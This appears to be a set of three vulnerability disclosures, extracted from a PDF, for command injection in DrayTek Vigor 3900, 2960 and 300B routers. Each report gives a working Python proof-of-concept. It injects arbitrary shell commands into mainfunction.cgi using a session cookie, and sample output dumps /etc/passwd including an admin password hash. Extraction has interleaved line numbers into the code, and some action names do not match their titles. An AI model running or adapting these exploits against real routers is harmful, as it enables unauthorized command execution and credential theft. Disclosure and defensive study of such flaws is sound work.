CVE21: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action packet monitor

Vulnerability Title

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the action parameter in cgibin/mainfunction.cgi is set to packet_monitor. At this point, the system directly calls the system function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
1
    import argparse
 2
    import requests
 3
 4
    action = "packet_monitor"
 5
    cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
 6
 7
    cookies = {
        "SESSION ID VIGOR": cookie value
 8
 9
    }
10
    def remove_duplicate(input_str):
11
        length = len(input_str)
12
13
14
        if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
15
            return input str[:length//2]
16
        else:
            return input_str
17
18
19
    def system(host,cmd):
20
        cmd = "\'&"+cmd+"&\'"
21
22
        try:
23
            headers = {
                 "HOST":host,
24
                 "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
25
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
26
                 "Content-Type": "text/plain; charset=UTF-8",
                 "Accept": "*/*",
27
28
            url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
29
            data = {
30
                 "operation": cmd,
31
                 "ip": "system",
32
                 "action":action,
33
                 "option": "terminate",
34
                 "command": "terminate",
35
36
            }
37
            res = requests.post(url=url,
38
    data=data, headers=headers, cookies=cookies, verify=False)
            if res.status_code == 200 and res.text != "":
39
                 print("[+] Command executed successfully")
40
                result = remove duplicate(res.text)
41
                 print("[+] Result: \n" + result)
42
                return res.text
43
44
            else:
                 print('[-] Command execute failed! Nothing...')
45
46
                return 1
        except Exception as e:
47
            print('[-] Command execute failed!')
48
```

```
print(e)
49
50
51
   if __name__ == "__main__":
52
       # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
53
       parser = argparse.ArgumentParser()
54
       parser.add_argument("host", help="target host")
55
       parser.add argument("cmd", help="command to execute")
56
       args = parser.parse_args()
57
       system(args.host, args.cmd)
58
59
60
61
62
```

3. Execute the POC

```
A ~/CVEpwner/CVE2024/v3900/envd/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,;/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh</pre>
A ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the packet_monitor function in mainfunction.cgi. When the system directly calls the system function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

 DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4 Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

• Reporter: N1nEmAn

CVE22: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action get_subconfig

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4_Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the action parameter in cgibin/mainfunction.cgi is set to get_subconfig. At this point, the system directly calls the system function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
import argparse
 1
 2
    import requests
 3
    action="avmdoc rm"
 4
    cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
 5
 6
    cookies = {
 7
        "SESSION_ID_VIGOR": cookie_value
 8
    }
 9
    def remove_duplicate(input_str):
10
        length = len(input_str)
11
12
        if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
13
            return input str[:length//2]
14
        else:
15
            return input_str
16
17
18
    def system(host,cmd):
19
        cmd = "'&"+cmd + "&"
20
        try:
21
22
            headers = {
                "HOST":host,
23
                "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
24
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
                "Content-Type": "text/plain; charset=UTF-8",
25
                "Accept": "*/*",
26
```

```
27
                }
            url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
28
            # action = "get_subconfig"
29
            # data = f"action={action}&getlocal=xxx&rtick=
30
    {cmd}&config=ipv6 neigh&rfilter=1&rvalue=1&sectiontype=2&default value=3&rtick=1724
    827664524"
31
            data = {
                "config": "ipv6 neigh",
32
                "rfilter": "system",
33
                "action": action,
34
                "dir": cmd,
35
                "file": "1"
36
            }
37
            res = requests.post(url=url,
38
    data=data, headers=headers, cookies=cookies, verify=False)
            if res.status_code == 200 and res.text != "":
39
                print("[+] Command executed successfully")
40
                result = remove duplicate(res.text)
41
                print("[+] Result: \n" + result)
42
                return res.text
43
            else:
44
45
                print('[-] Command execute failed! Nothing...')
                return 1
46
        except Exception as e:
47
            print('[-] Command execute failed!')
48
49
            print(e)
50
51
    if __name__ == "__main__":
52
        # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
53
        parser = argparse.ArgumentParser()
54
        parser.add_argument("host", help="target host")
55
        parser.add_argument("cmd", help="command to execute")
56
        args = parser.parse_args()
57
        system(args.host, args.cmd)
58
59
60
```

3. Execute the POC

```
A ~/CVEpwner/CVE2024/v3900/cnvv/ python poc.py 10.10.10.2 "cat</etc/passwd"
[+] Command executed successfully
[+] Result:
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh
root:!:0:0:root:/tmp:/bin/ash
nobody:*:65534:65534:nobody:/var:/bin/false
admin:$1$T5eyL.u7$y6HKDQPrLPxh9KKcDmVwC.:500:500:admin:/tmp:/usr/bin/clish
quagga:x:51:51:quagga:/tmp/.quagga:/bin/false
pure_ftpd_user:x:501:503:Linux User,,,:/home/pure_ftpd_user:/bin/sh</pre>
A ~/CVEpwner/CVE2024/v3900/cnvd/
```

Cause Analysis

This vulnerability appears in the <code>get_subconfig</code> function in <code>mainfunction.cgi</code>. When the system directly calls the <code>system</code> function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

 DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4 Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

• Reporter: N1nEmAn

CVE23: DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability in action get_subconfig

Vulnerability Title


DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B Router Command Injection Vulnerability (Affected Versions Below 1.4.1.4 Beta)

Vulnerability Description

DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers contain a command injection vulnerability in versions below 1.4.1.4_Beta. This vulnerability occurs when the action parameter in cgibin/mainfunction.cgi is set to get_subconfig. At this point, the system directly calls the system function to execute commands without filtering, allowing malicious users to inject and execute arbitrary commands.

Steps to Reproduce

1. Open the router and configure it.



2. ready poc for test

```
1
    import argparse
 2
    import requests
 3
    action="reboot"
 4
    cookie_value = "7:6489218C0C9EABA942AC700668F4732F" # your cookie_value
 5
    cookies = {
 6
 7
        "SESSION_ID_VIGOR": cookie_value
    }
 8
 9
    def remove_duplicate(input_str):
10
        length = len(input_str)
11
12
        if length % 2 == 0 and input_str[:length//2] == input_str[length//2:]:
13
```

```
14
            return input_str[:length//2]
15
        else:
            return input_str
16
17
18
19
    def system(host,cmd):
        cmd = "'&"+cmd + "&"
20
21
        try:
            headers = {
22
                "HOST":host,
23
                "UserAgent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64)
24
    AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.216 Safari/537.36",
                "Content-Type": "text/plain; charset=UTF-8",
25
                "Accept": "*/*",
26
27
                }
            url = "http://"+ host + "/cgi-bin/mainfunction.cgi"
28
29
            # action = "get_subconfig"
            # data = f"action={action}&getlocal=xxx&rtick=
30
    {cmd}&config=ipv6_neigh&rfilter=1&rvalue=1&sectiontype=2&default_value=3&rtick=1724
    827664524"
            data = {
31
                "config": "default",
32
                "rfilter": "system",
33
                "action": action,
34
                "act": cmd,
35
                "file": "1"
36
37
            }
            res = requests.post(url=url,
38
    data=data, headers=headers, cookies=cookies, verify=False)
            if res.status code == 200 and res.text != "":
39
                print("[+] Command executed successfully")
40
                result = remove_duplicate(res.text)
41
                print("[+] Result: \n" + result)
42
                return res.text
43
            else:
44
                print('[-] Command execute failed! Nothing...')
45
                return 1
46
47
        except Exception as e:
            print('[-] Command execute failed!')
48
49
            print(e)
50
51
    if name == " main ":
52
        # 获取第一个参数作为目标地址, 第二个命令行参数作为命令
53
        parser = argparse.ArgumentParser()
54
        parser.add_argument("host", help="target host")
55
        parser.add_argument("cmd", help="command to execute")
56
57
        args = parser.parse_args()
        system(args.host, args.cmd)
58
59
```

3. Execute the POC

Cause Analysis

This vulnerability appears in the get_subconfig function in mainfunction.cgi. When the system directly calls the system function, improper blacklist policies allow for certain levels of command injection.

Affected Versions

• DrayTek Vigor 3900, DrayTek Vigor 2960, and DrayTek Vigor 300B routers in versions below 1.4.1.4 Beta

Fix Recommendations

It is recommended to add appropriate filtering policies.

Contact Information

• Reporter: N1nEmAn